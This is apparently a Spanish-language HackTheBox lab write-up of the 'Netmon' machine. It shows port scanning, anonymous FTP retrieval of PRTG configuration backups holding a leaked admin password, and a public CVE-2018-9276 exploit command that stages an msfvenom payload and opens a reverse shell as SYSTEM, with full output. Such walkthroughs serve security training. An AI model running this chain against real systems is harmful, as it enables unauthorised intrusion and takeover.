Blog/Netmon
Netmon
Hackthebox › Windows

Skills
- FTP Enumeration
- Information Leakage
- Abusing PRTG Network Monitor - Command Injection [RCE]
Certificaciones
- eJPT
- eWPT
- OSCP
Descripción
Netmon es una máquina easy windows, hay un PRTG Network Monitor por el puerto 80, como la versión es vulnerable usamos un exploit para explotar el CVE 2018-9276 y ganar acceso al sistema como nt authority\system. Hemos podido usar este exploit debido que nos hemos conectado como anonymous al FTP de la máquina víctima y hemos obtenido unas credenciales de una versión anterior del PRTG Network Monitor en un archivo de Configuration.old.bak
Reconocimiento
Se comprueba que la máquina está activa y se determina su sistema operativo, el ttl de las máquinas windows suele ser 128, en este caso hay un nodo intermediario que hace que el ttl disminuya en una unidad
# ping 10.129.230.176
PING 10.129.230.176 (10.129.230.176) 56(84) bytes of data.
64 bytes from 10.129.230.176: icmp_seq=1 ttl=127 time=56.6 ms
64 bytes from 10.129.230.176: icmp_seq=2 ttl=127 time=733 ms
64 bytes from 10.129.230.176: icmp_seq=3 ttl=127 time=71.1 ms
64 bytes from 10.129.230.176: icmp_seq=4 ttl=127 time=57.4 ms
^C
--- 10.129.230.176 ping statistics ---
5 packets transmitted, 4 received, 20% packet loss, time 4006ms
rtt min/avg/max/mdev = 56.630/229.433/732.616/290.570 ms
Nmap
Se va a realizar un escaneo de todos los puertos abiertos en el protocolo TCP a través de nmap
# sudo nmap -p- --open --min-rate 5000 -sS -Pn -n -v 10.129.230.176 -oG openPorts
[sudo] password for justice-reaper:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-25 14:20 CEST
Initiating SYN Stealth Scan at 14:20
Scanning 10.129.230.176 [65535 ports]
Discovered open port 21/tcp on 10.129.230.176
Discovered open port 445/tcp on 10.129.230.176
Discovered open port 135/tcp on 10.129.230.176
Discovered open port 80/tcp on 10.129.230.176
Discovered open port 139/tcp on 10.129.230.176
Discovered open port 5985/tcp on 10.129.230.176
Discovered open port 49665/tcp on 10.129.230.176
Discovered open port 49664/tcp on 10.129.230.176
Discovered open port 47001/tcp on 10.129.230.176
Discovered open port 49669/tcp on 10.129.230.176
Discovered open port 49666/tcp on 10.129.230.176
Discovered open port 49667/tcp on 10.129.230.176
Discovered open port 49668/tcp on 10.129.230.176
Completed SYN Stealth Scan at 14:21, 21.27s elapsed (65535 total ports)
Nmap scan report for 10.129.230.176
Host is up (0.079s latency).
Not shown: 58229 closed tcp ports (reset), 7293 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 21.34 seconds
           Raw packets sent: 105351 (4.635MB) | Rcvd: 59165 (2.368MB)
Se procede a realizar un análisis de detección de servicios y la identificación de versiones utilizando los puertos abiertos encontrados
# nmap -sCV -p21,80,135,139,445,5985,47001,49664,49665,49666,49667,49668,49669 10.129.230.176 -oN services
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-25 14:22 CEST
Nmap scan report for 10.129.230.176
Host is up (0.17s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19  12:18AM                 1024 .rnd
| 02-25-19  10:15PM       <DIR>          inetpub
| 07-16-16  09:18AM       <DIR>          PerfLogs
| 02-25-19  10:56PM       <DIR>          Program Files
| 02-03-19  12:28AM       <DIR>          Program Files (x86)
| 02-03-19  08:08AM       <DIR>          Users
|_11-10-23  10:20AM       <DIR>          Windows
80/tcp    open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-07-25T12:23:14
|_  start_date: 2024-07-25T12:19:36
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.93 seconds
FTP Enumeration
En el servicio FTP nos dirigimos a la ruta /ProgramData/Paessler/PRTG Network Monitor y nos descargamos estos tres archivos que son los archivos de configuración del PRTG Network Monitor
PRTG Configuration.dat
PRTG Configuration.old
PRTG Configuration.old.bak
Si hubiera habido menos directorios podríamos haber descargado todo el contenido que se comparte por FTP de esta forma
# wget -m ftp://anonymous:anonymous@10.10.10.98He abierto el archivo Configuration.old.bak y he encontrado estas credenciales filtrando por el nombre de usuario prtgadmin
<dbpassword>
  <!-- User: prtgadmin -->
  PrTg@dmin2018
</dbpassword>
Web Enumeration
Cuando accedemos a la web vemos este panel de login, he probado las credenciales por defecto que son prtgadmin:prtgadmin, he probado también prtgadmin:PrTg@dmin2018 y tampoco a funcionado. He pensado que al esto ser un backup antiguo podría ser que el año fuera diferente, debido a que la máquina es del 2019, he probado las credenciales prtgadmin:PrTg@dmin2019

Una vez logueados nos lleva a la ruta http://10.129.230.176/public/api y nos muestra lo siguiente

Web Exploitation
He encontrado este exploit que permite un RCE (Remote Command Execution) si tenemos credenciales válidas https://github.com/A1vinSmith/CVE-2018-9276, así que nos lo descargamos
# git clone https://github.com/A1vinSmith/CVE-2018-9276.gitEjecutamos el exploit y ganamos acceso como nt authority\system
# python3 exploit.py -i 10.129.230.176 -p 80 --lhost 10.10.16.16 --lport 443 --user prtgadmin --password PrTg@dmin2019
[+] [PRTG/18.1.37.13946] is Vulnerable!

[*] Exploiting [10.129.230.176:80] as [prtgadmin/PrTg@dmin2019]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] File staged at [C:\Users\Public\tester.txt] successfully with objid of [2018]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Notification with objid [2018] staged for execution
[*] Generate msfvenom payload with [LHOST=10.10.16.16 LPORT=443 OUTPUT=/tmp/yblrbveq.dll]
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 9216 bytes
/home/justice-reaper/Desktop/Netmon/exploits/CVE-2018-9276/exploit.py:294: DeprecationWarning: setName() is deprecated, set the name attribute instead
  impacket.setName('Impacket')
/home/justice-reaper/Desktop/Netmon/exploits/CVE-2018-9276/exploit.py:295: DeprecationWarning: setDaemon() is deprecated, set the daemon attribute instead
  impacket.setDaemon(True)
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Hosting payload at [\\10.10.16.16\VEKIWGVF]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Command staged at [C:\Users\Public\tester.txt] successfully with objid of [2019]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Notification with objid [2019] staged for execution
[*] Attempting to kill the impacket thread
[-] Impacket will maintain its own thread for active connections, so you may find it's still listening on <LHOST>:445!
[-] ps aux | grep <script name> and kill -9 <pid> if it is still running :)
[-] The connection will eventually time out.

[+] Listening on [10.10.16.16:443 for the reverse shell!]
listening on [any] 443 ...
[*] Incoming connection (10.129.230.176,51467)
[*] AUTHENTICATE_MESSAGE (\,NETMON)
[*] User NETMON\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Disconnecting Share(1:IPC$)
connect to [10.10.16.16] from (UNKNOWN) [10.129.230.176] 51469
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system